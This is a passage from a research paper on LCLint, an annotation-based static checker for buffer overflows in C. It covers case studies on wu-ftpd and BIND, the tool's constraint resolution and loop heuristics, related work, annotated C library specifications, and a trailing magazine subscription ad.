After adding these annotations and modifying the code, running LCLint produced 143 warnings. Of these, 88 reported unresolved constraints involving maxSet. While we believe the remaining warnings did not indicate bugs in wu-ftpd, LCLint's analyses were not sufficiently powerful to determine the code was safe. Although this is a higher number of spurious warnings than we would like, most of the spurious warnings can be quickly understood and suppressed by the user. The source code contains 225 calls to the potentially buffer overflowing functions strcat, strcpy, strncat, strncpy, fgets and gets. Only 18 of the unresolved warnings resulted from calls to these functions. Hence, LCLint is able to determine that 92% of these calls are safe automatically. The other warnings all dealt with classes of problems that could not be detected through simple lexical techniques.

BIND

BIND is a key component of the Internet infrastructure. Recently, the Wall Street Journal iden-ti-fied buffer overflow vulnerabilities in BIND as a critical threat to the Internet [WSJ01]. We focus on named, the DNS sever portion of BIND, in this case study. We analyzed BIND version 8.2.2p7[9], a version with known bugs. BIND is larger and more complex than wu-ftpd. The name server portion of BIND, named, contains approximately 47 000 lines of C including shared li-bra-ries. LCLint took less than three and a half minutes to check all of the named code.

We limited our analysis to a subset of named because of the time required for human analysis. We focused on three files: ns_req.c and two library files that contain functions which are called extensively by ns_req.c: ns_name.c and ns_sign.c. These files contain slightly more than 3 000 lines of code.

BIND makes extensive use of functions in its internal library rather than C library functions. In order to accurately analyze individual files, we needed to annotate the library header files. The most accurate way to annotate the library would be to iteratively run LCLint on the library and add annotations. However, the library was extremely large and contains deeply nested call chains. To avoid the human analysis this would require, we added annotations to some of the library functions without annotating all the dependent functions. In many cases, we were able to guess preconditions by using comments or the names of function parameters. For example, several functions took a pointer parameter (p) and another parameter encoding it size (psize), from which we inferred a precondition MaxSet(p) >= (psize – 1). After annotating selected BIND library functions, we were able to check the chosen files without needing to fully annotate all of BIND.

LCLint produces warnings for a series of unguarded buffer writes in the function req_query. The code in question is called in response to a specific type of query which requests information concerning the domain name server version. BIND appends a response to the buffer containing the query that includes a global string read from a configuration file. If the default configuration is used, the code is safe because this function is only called with buffers that are large enough to store the response. However, the restrictions on the safe use of this function are not obvious and could easily be over

looked by someone modifying the code. Additionally, it is possible that an administrator could reconfigure BIND to use a value for the server version string large enough to make the code unsafe. The BIND developers agreed that a bounds check should be inserted to eliminate this risk [Andrews01].

BIND uses extensive run time bounds checking. This type of defensive programming is important for writing secure programs, but does not guarantee that a program is secure. LCLint detected a known buffer overflow in a function that used run time checking but specified buffer sizes incorrectly.[10]

The function ns_req examines a DNS query and gen-er-ates a response. As part of its message processing, it looks for a signature and signs its response with the function ns_sign. LCLint reported that it was unable to satisfy a precondition for ns_sign that requires the size of the message buffer be accurately described by a size parameter. This precondition was added when we initially annotated the shared library. A careful hand analysis of this function reveals that to due to careless modification of variables denoting buffer length, it is possible for the buffer length to be specified incorrectly if the message contains a signature but a valid key is not found. This buffer overflow vulnerability was introduced when a digital signature feature was added to BIND (ironically to increase security). Static analysis tools can be used to quickly alert programmers to assumptions that are broken by incremental code changes.

Based on our case studies, we believe that LCLint is a useful tool for improving the security of programs. It does not detect all possible buffer overflow vulnerabilities, and it can generate spurious warnings. In practice, however, it provides programmers concerned about security vulnerabilities with useful assistance, even for large, complex programs. In addition to aiding in the detection of exploitable buffer overflows, the process of adding annotations to code encourages a disciplined style of programming and produces programs that include reliable and precise documentation.

Implementation

Our analysis is implemented by combining traditional compiler data flow analyses with constraint generation and resolution. Programs are analyzed at the function level; all interprocedural analyses are done using the information contained in annotations.

We support four types of constraints corresponding to the annotations introduced in Section 2: maxSet, minSet, maxRead, and minRead. Constraints can also contain constants and variables and allow the arithmetic operations: + and -. Terms in constraints can refer to any C expression, although our analysis will not be able to evaluate some C expressions statically.

The full constraint grammar is:

constraint Þ (requires | ensures)

constraintExpression relOp constraintExpression

relationalOp Þ == | > | >= | < | <=

constraintExpression Þ

constraintExpression binaryOp constraintExpresion

| unaryOp (constraintExpression)

| term

binaryOp Þ + | -

unaryOp Þ maxSet | maxRead | minSet | minRead

term Þ variable | C expression | literal | result

Source-code annotations allow arbitrary constraints (as defined by our constraint grammar) to be specified as the preconditions and postconditions of functions. Constraints can be conjoined (using /\), but there is no support for disjunction. All variables used in constraints have an associated location. Since the value stored by a variable may change in the function body, it is important that the constraint resolver can distinguish the value at different points in the program execution.

Constraints are generated at the expression level

and stored in the corresponding node in the parse tree. Constraint resolution is integrated with the checking by resolving constraints at the statement level as checking traverses up the parse tree. Although this limits the power of our analysis, it ensures that it will be fast and simple. The remainder of this section describes briefly how constraints are represented, generated and resolved.

Constraints are generated for C statements by traversing the parse tree and generating constraints for each subexpression. We determine constraints for a statement by conjoining the constraints of its subexpressions. This assumes subexpressions cannot change state that is used by other subexpressions of the same expression. The semantics of C make this a valid assumption for nearly all expressions – it is undefined behavior in C for two subexpressions not separated by a sequence point to read and write the same data. Since LCLint detects and warns about this type of undefined behavior, it is reasonable for the buffer overflow checking to rely on this assumption. A few C expressions do have intermediate sequence points (such as the comma operator which specifies that the left operand is always evaluated first) and cannot be analyzed correctly by our simplified assumptions. In practice, this has not been a serious limitation for our analysis.

Constraints are resolved at the statement level in the parse tree and above using axiomatic semantics techniques. Our analysis attempts to resolve constraints using postconditions of earlier statements and function preconditions. To aid in constraint resolution, we simplify constraints using standard algebraic techniques such as combining constants and substituting terms. We also use constraint-specific simplification rules such as maxSet(ptr + i) = maxSet(ptr) - i. We have similar rules for maxRead, minSet, and minRead.

Constraints for statement lists are produced using normal axiomatic semantics rules and simple logic to combine the constraints of individual statements. For example, the code fragment

```
1    t++;

2    *t = 'x';

3    t++;
```

leads to the constraints:

requires maxSet(t @ 1:1) >= 1,

ensures maxRead(t @ 3:4) >= -1 and

ensures (t @ 3:4) = (t @ 1:1) + 2.

The assignment to *t on line 2 produces the constraint requires maxSet(t @ 2:2) >= 0. The increment on line 1 produces the constraint ensures (t@1:4) = (t@1:1) + 1. The increment constraint is substituted into the maxSet constraint to produce requires maxSet (t@1:1 + 1) >= 0. Using the constraint-specific simplification rule, this simplifies to requires maxSet (t@1:1) - 1 >= 0 which further simplifies to requires maxSet(t @ 1:1) >= 1.

Control Flow

Statements involving control flow such as while and for loops and if statements, require more complex analysis than simple statement lists. For if statements and loops, the predicate often provides a guard that makes a possibly unsafe operation safe. In order to analyze such constructs well, LCLint must take into account the value of the predicate on different code paths. For each predicate, LCLint generates three lists of postcondition constraints: those that hold regardless of the truth value of the predicate, those that hold when the predicate evaluates to true, and those that hold when the predicate evaluates to false.

To analyze an if statement, we develop branch specific guards based on our analysis of the predicate and use these guards to resolve constraints within the body. For example, in the statement

```
if (sizeof (s1) > strlen (s2))

   strcpy(s1, s2);
```

if s1 is a fixed-size array, sizeof (s1) will be equal to maxSet(s1) + 1. Thus the if predicate allows LCLint to determine that the constraint maxSet(s1) >= maxRead(s2) holds on the true branch. Based on this constraint LCLint determines that the call to strcpy is safe.

Looping constructs present additional problems.

Previous versions of LCLint made a gross simplification of loop behavior: all for and while loops in the program were analyzed as though the body executed either zero or one times. Although this is clearly a ridiculous assumption, it worked surprisingly well for the types of analyses done by LCLint. For the buffer overflow analyses, this simplified view of loop semantics does not provide satisfactory results – to determine whether buf[i] is a potential buffer overflow, we need to know the range of values i may represent. Analyzing the loop as though its body executed only once would not provide enough information about the possible values of i.

In a typical program verifier, loops are handled by requiring programmers to provide loop invariants. Despite considerable effort [Wegbreit75, Cousot77, Collins88, IS97, DLNS98, SI98], no one has yet been able to produce tools that generate suitable loop invariants automatically. Some promising work has been done towards discovering likely invariants by executing programs [ECGN99], but these techniques require well-constructed test suites and many problems remain before this could be used to produce the kinds of loop invariants we need. Typical programmers are not able or willing to annotate their code with loop invariants, so for LCLint to be effective we needed a method for handling loops that produces better results than our previous gross simplification method, but did not require expensive analyses or programmer-supplied loop invariants.

Our solution is to take advantage of the idioms used by typical C programmers. Rather than attempt to handle all possible loops in a general way, we observe that a large fraction of the loops in most C programs are written in a stylized and structured way. Hence, we can develop heuristics for identifying and analyzing loops that match certain common idioms. When a loop matches a known idiom, corresponding heuristics can be used to guess how many times the loop body will execute. This information is used to add additional preconditions to the loop body that constrain the values of variables inside the loop.

To further simplify the analysis, we assume that any buffer overflow that occurs in the loop will be apparent in either the first or last iterations. This is a reasonable assumption in almost all cases, since it would be quite rare for a program to contain a loop where the extreme values of loop variables were not on the first and last iterations. This allows simpler and more efficient loop checking. To analyze the first iteration of the loop, we treat the loop as an if statement and use the techniques described above. To analyze the last iteration we use a series of heuristics to determine the number of loop iterations and generate additional constraints based on this analysis.

An example loop heuristic analyzes loops of the form

```
for (index = 0; expr; index++) body
```

where the body and expr do not modify the index variable and body does not contain a statement (e.g., a break) that could interfere with normal loop execution. Analyses performed by the original LCLint are used to aid loop heuristic pattern matching. For example, we use LCLint's modification analyses to determine that the loop body does not modify the index variable.

For a loop that matches this idiom, it is reasonable to assume that the number of iterations can be determined solely from the loop predicate. As with if statements, we generate three lists of postcondition constraints for the loop test. We determine the terminating condition of the loop by examining the list of postcondition constraints that apply specifically to the true branch. Within these constraints, we look for constraints of the form index <= e. For each of these constraints, we search the increment part of the loop header for constraints matching the form index = index + 1. If we find a constraint of this form, we assume the loop runs for e iterations.

Of course, many loops that match this heuristic will not execute for e iterations. Changes to global state or other variables in the loop body could affect the value of e. Hence, our analysis is not sound or complete. For the programs we have tried so far, we have found this heuristic works correctly.

Abstract syntax trees for loops are converted to a canonical form to increase their chances of matching a known heuristic. After canonicalization, this loop pattern matches a sur

prisingly high number of cases. For example, in the loop

```
for (i = 0; buffer[i]; i++) body
```

the postconditions of the loop predicate when the body executes would include the constraint ensures i < maxRead(buffer). This would match the pattern so LCLint could determine that the loop executes for maxRead(buffer) iterations.

Several other heuristics are used to match other common loop idioms used in C programs. We can generalize the first heuristic to cases where the initial index value is not known. If LCLint can calculate a reasonable upper bound on the number of iterations (for example, if we can determine that the initial value of the index is always non-negative), it can determine an upper bound on the number of loop iterations. This can generate false positives if LCLint overestimates the actual number of loop iterations, but usually gives a good enough approximation for our purposes.

Another heuristic recognizes a common loop form in which a loop increments and tests a pointer. Typically, these loops match the pattern:

```
for (init; *buf; buf++)
```

A heuristic detects this loop form and assumes that loop executes for maxRead(buf) iterations.

After estimating the number of loop iterations, we use a series of heuristics to generate reasonable constraints for the last iteration. To do this, we calculate the value of each variable in the last iteration. If a variable is incremented in the loop, we estimate that in the last iteration the variable is the sum of the number of loop iterations and the value of the variable in the first iteration. For the loop to be safe, all loop preconditions involving the variable must be satisfied for the values of the variable in both the first and last iterations. This heuristic gives satisfactory results in many cases.

Our heuristics were initially developed based on our analysis of wu-ftpd. We found that our heuristics were effective for BIND also. To handle BIND, a few addi-tional heuristics were added. In particular, BIND fre-quently used comparisons of pointer addresses to ensure a memory accesses is safe. Without an appro-priate heuristic, LCLint generated spurious warnings for these cases. We added appropriate heuristics to handle these situations correctly. While we expect experience with additional programs would lead to the addition of new loop heuristics, it is encouraging that only a few additional heuristics were needed to analyze BIND.

Although no collection of loop heuristics will be able to correctly analyze all loops in C programs, our experience so far indicates that a small number of loop heuristics can be used to correctly analyze most loops in typical C programs. This is not as surprising as it might seem – most programmers learn to code loops from reading examples in standard texts or other people's code. A few simple loop idioms are sufficient for programming many computations.

Related Work

In Section 2, we described run-time approaches to the buffer overflow problem. In this section, we compare our work to other work on static analysis.

It is possible to find some program flaws using lexical analysis alone. Unix grep is often used to perform a crude analysis by searching for potentially unsafe library function calls. ITS4 is a lexical analysis tool that searches for security problems using a database of potentially dangerous constructs [VBKM00]. Lexical analysis techniques are fast and simple, but their power is very limited since they do not take into account the syntax or semantics of the program.

More precise checking requires a deeper analysis of the program. Our work builds upon considerable work on constraint-based analysis techniques. We do not attempt to summarize foundational work here. For a summary see [Aiken99].

Proof-carrying code [NL 96, Necula97] is a technique where a proof is distributed with an executable and a verifier checks the proof guarantees the executable has certain properties. Proof-carrying code has been used to enforce safety policies con

straining readable and writeable memory locations. Automatic con-struc-tion of proofs of memory safety for programs written in an unsafe language, however, is beyond current capabilities.

Wagner, et al. have developed a system to statically detect buffer overflows in C [WFBA00, Wagner00]. They used their tool effectively to find both known and unknown buffer overflow vulnerabilities in a version of sendmail. Their approach formulates the problem as an integer range analysis problem by treating C strings as an abstract type accessed through library functions and modeling pointers as integer ranges for allocated size and length. A consequence of modeling strings as an abstract data type is that buffer overflows involving non-character buffers cannot be detected. Their system generates constraints similar to those generated by LCLint for operations involving strings. These constraints are not generated from annotations, but constraints for standard library functions are built in to the tool. Flow insensitive analysis is used to resolve the constraints. Without the localization provided by annotations, it was believed that flow sensitive analyses would not scale well enough to handle real programs. Flow insensitive analysis is less accurate and does not allow special handling of loops or if statements.

Dor, Rodeh and Sagiv have developed a system that detects unsafe string operations in C programs [DRS01]. Their system performs a source-to-source trans-for-ma-tion that instruments a program with additional variables that describe string attributes and contains assert statements that check for unsafe string op-er-a-tions. The instrumented program is then analyzed statically using integer analysis to determine possible assertion failures. This approach can handle many com-plex properties such as over-lapping pointers. However, in the worst case the number of variables in the instrumented program is quadratic in the number of variables in the original program. To date, it has only been used on small example programs.

Wagner's prototype has been used effectively to find both known and previously unknown buffer overflow vulnerabilities in sendmail. Wagner's prototype is known scale to fairly large applications. Versions of LCLint without buffer over flow checking scaled to vary large applications. The nature of our modifications suggests that our version of LCLint would continue to scale to very large applications.

Wagner's tool does not require adding annotations. This makes the up-front effort required to use the tool less than that required in order to use LCLint. However, human evaluation of error messages is by far the most time consuming part program analysis. As with LCLint, Wagner's prototype produces a large number of spurious messages, and it is up to the programmer to determine which messages are spurious. If a large amount of time is spent on human analysis, the additional time spent on adding annotations is not likely to be significant. A process of human input and repeated checking may actually be faster than simply generating less accurate error messages.

A few tools have been developed to detect array bounds errors in languages other than C. John McHugh developed a verification system that detects array bounds errors in the Gypsy language [McHugh84]. Extended Static Checking uses an automatic theorem-prover to detect array index bounds errors in Modula-3 and Java [DLNS98]. Extended Static Checking uses information in annotations to assist checking. Detecting array bounds errors in C programs is harder than for Modula-3 or Java, since those languages do not provide pointer arithmetic.

Conclusions

We have presented a lightweight static analysis tool for detecting buffer overflow vulnerabilities. It is neither sound nor complete; hence, it misses some vul-ner-a-bilities and produces some spurious warnings. Despite this, our experience so far indicates that it is useful. We were able to find both known and previously unknown buffer overflow vulnerabilities in wu-ftpd and BIND with a reasonable amount of effort using our approach. Further, the process of adding annotations is a con-struct-ive and useful step for understanding of a program and improving its maintainability.

We believe it is realistic (albeit perhaps optimistic) to be-lieve programmers would be willing to add annota-tions to their programs if they are

used to efficiently and clearly detect likely buffer overflow vulnerabilities (and other bugs) in their programs. An informal sam-pling of tens of thousands of emails received from LCLint users indicates that about one quarter of LCLint users add the annotations supported by previously released versions of LCLint to their programs. Perhaps half of those use annotations in sophisticated ways (and occasionally in ways the authors never imagined). Although the annotations required for effectively detecting buffer overflow vul-ner-abilities are somewhat more complicated, they are only an incremental step beyond previous annotations. In most cases, and certainly for security-sensitive programs, the benefits of doing so should far outweigh the effort required.

These techniques, and static checking in general, will not provide the complete solution to the buffer overflow problem. We are optimistic, though, that this work repre-sents a step towards that goal.

Availability

LCLint source code and binaries for several platforms are available from
http://lclint.cs.virginia.edu.

Acknowledgements

We would like to thank the NASA Langley Research Center for supporting this work. David Evans is also supported by an NSF CAREER Award. We thank John Knight, John McHugh, Chenxi Wang, Joel Winstead and the anonymous reviewers for their helpful and insightful comments.

A. Annotated Selected C Library Functions

```
char *strcpy (char *s1, char *s2)

/*@requires maxSet(s1) >= maxRead(s2)@*/

 /*@ensures maxRead(s1) == maxRead (s2) /\
result == s1@*/;

 char *strncpy (char *s1, char *s2, size_t n)

/*@requires maxSet(s1) >= n – 1@*/

 /*@ensures maxRead (s1) <= maxRead(s2) /\
maxRead (s1) <= (n – 1) /\ result == s1@*/;

 char *strcat (char *s1, char *s2)

 /*@requires maxSet(s1) >= (maxRead(s1) +
maxRead(s2))@*/

 /*@ensures maxRead(s1) == maxRead(s1) +
maxRead(s2) /\ result == s1@*/;

strncat (char *s1, char *s2, int n)

/*@requires maxSet(s1) >= maxRead(s1) + n@*/

/*@ensures maxRead(result) >= maxRead(s1) +
n@*/;

extern size_t strlen (char *s)

 /*@ensures result == maxRead(s)@*/;

void *calloc (size_t nobj, size_t size)

 /*@ensures maxSet(result) == nobj@*/;

void *malloc (size_t size)

 /*@ensures maxSet(result) == size@*/;
```

These annotations were determined based on ISO C standard [ISO99]. Note that the semantics of strncpy and strncat are different – strncpy writes exactly n characters to the buffer but does not guarantee that a null character is added; strncat appends n characters to the buffer and a null character. The ensures clauses reveal these differences clearly.

The full specifications for malloc and calloc also include null annotations on the result that indicate that they may return NULL. Existing LCLint checking detects dereferencing a potentially null pointer. As a result, the implicit actual postcondition for malloc is maxSet(result) == size Ú result == null. LCLint does not support general disjunctions, but possibly NULL values can be handled straightforwardly.

[1] We can trivially reduce the halting problem to the buffer overflow detection problem by inserting code that causes a buffer overflow before all halt instructions.

[2] The original Larch C interface language LCL

[GH93], on which LCLint's annotation language was based, did include a notion of general preconditions and post-conditions specified by requires and ensures clauses.

[3] LCLint also supports a nullterminated annotation that denotes storage that is terminated by the null character. Many C library functions require null-terminated strings, and can produce buffer overflow vulnerabilities if they are passed a string that is not properly null-terminated. We do not cover the nullterminated annotation and related checking in this paper. For information on it, see [LHSS00].

[4] The standard library specification of strcpy also includes other LCLint annotations: a modifies clause that indicates that the only thing that may be modified by strcpy is the storage referenced by s1, an out annotation on s1 to indicate that it need not point to defined storage when strcpy is called, a unique annotation on s1 to indicate that it may not alias the same storage as s2, and a returned annotation on s1 to indicate that the returned pointer references the same storage as s1. For clarity, the examples in this paper show only the annotations directly relevant to detecting buffer overflow vulnerabilities. For more information on other LCLint annotations, see [Evans96, Evans00c].

[5] The source code for wu-ftpd is available from http://www.wu-ftpd.org. We analyzed the version in ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/wu-ftpd-2.5.0.tar.gz. We configured wu-ftpd using the default configuration for FreeBSD systems. Since LCLint performs most of its analyses on code that has been pre-processed, our analysis did not examine platform-specific code in wu-ftpd for platforms other than FreeBSD.

[6] For our prototype implementation, we have not yet attempted to produce messages that can easily be interpreted by typical programmers. Instead, we generate error messages that reveal information useful to the LCLint developers. Generating good error messages is a challenging problem; we plan to devote more effort to this before publicly releasing our tool.

[7] Because strncpy does not guarantee null termination, it is necessary to explicitly put a null character at the end of the buffer.

[8] Advisories for this vulnerability can be found at http://www.cert.org/advisories/CA-1999-13.html and ftp://www.auscert.org.au/security/advisory/AA-1999.01.wu-ftpd.mapping_chdir.vul.

[9] The source code is available at ftp://ftp.isc.org/isc/bind/src/8.2.2-P7/bind-src.tar.gz

[10] An advisory for this vulnerability can be found at http://lwn.net/2001/0201/a/covert-bind.php3.

SUBSCRIBE TO HACKER'S DIGEST

One Year Just $15.00
Two Years Only $25.00

Hackers Digest
P.O. Box 71
Kennebunk, ME 04043

Hacker's Digest
Pure Uncut Information